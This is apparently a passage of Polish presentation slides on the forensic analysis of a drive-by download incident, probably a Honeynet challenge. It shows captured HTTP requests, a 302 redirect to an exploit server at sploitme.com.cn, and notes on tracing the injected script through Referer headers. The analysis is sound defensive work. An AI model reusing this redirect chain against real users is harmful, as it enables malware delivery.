
■ Wizualizacje

- ▶ Pełnego zrzutu ruchu
- ▶ Aktywności poszczególnych klientów (ofiar)
- ▶ Informację o sieciach trzeba podać


■ Czy to się do czegoś przydaje

- ▶ Na slajdach wygląda niezbyt ciekawie
- ▶ Trochę lepiej sprawdza się na komputerze
 - Identyfikacja „głośnych” węzłów w sieci


Wizualizacja 1 - całość




Wizualizacja 2 - 10.0.2.15




Wizualizacja 3 - 10.0.3.15



Wizualizacja 4 - 10.0.4.15



Wizualizacja 5 - 10.0.5.15



Gdzie jesteśmy

- Ogólne zapoznanie się z sytuacją
- Identyfikacja klientów i serwerów
- Wizualizacje ruchu w trakcie incydentu
- **Identyfikacja elementów ataku**
- Odzyskiwanie plików z ruchu sieciowego
- Wybrane fragmenty z bliska
- Ogólne spojrzenie na każdy z przypadków

Jak klient trafia na stronę

```
GET /login.php HTTP/1.1
Host: rapidshare.com.eyu32.ru
User-Agent: Mozilla/5.0 (windows; U; windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

```
GET /login.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1)
Host: rapidshare.com.eyu32.ru
Connection: Keep-Alive
```

```
GET /catalog/ HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1)
Host: shop.honeynet.sg
Connection: Keep-Alive
```

```
GET /fg/show.php HTTP/1.0
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.6) Gecko/20040614 Firefox/0.8
Accept: */*
Host: sploitme.com.cn
Connection: Keep-Alive
```

A jak trafia na sploitme.com.cn

```
GET /?click=3feb5a6b2f HTTP/1.1
Host: sploitme.com.cn
User-Agent: Mozilla/5.0 (windows; U; windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://rapidshare.com.eyu32.ru/login.php
```

```
GET /?click=84c090bd86 HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://shop.honeynet.sg/catalog/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1)
Host: sploitme.com.cn
Connection: Keep-Alive
```

Po nagłówku Referer można ustalić gdzie następuje przekierowanie
Tam należy szukać osadzonego „wrogiego” skryptu

I co się dzieje na sploitme.com.cn?

```
GET /?click=3feb5a6b2f HTTP/1.1
Host: sploitme.com.cn
User-Agent: Mozilla/5.0 (windows; U; windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://rapidshare.com.eyu32.ru/login.php

HTTP/1.1 302 Found
Date: Tue, 02 Feb 2010 19:05:12 GMT
Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
X-Powered-By: PHP/5.2.6-2ubuntu4.6
Cache-Control: no-cache, must-revalidate
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Location: http://sploitme.com.cn/fg/show.php?s=3feb5a6b2f
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

.....GET /fg/show.php?s=3feb5a6b2f HTTP/1.1
Host: sploitme.com.cn
User-Agent: Mozilla/5.0 (windows; U; windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://rapidshare.com.eyu32.ru/login.php
```




I kolejna wizualizacja

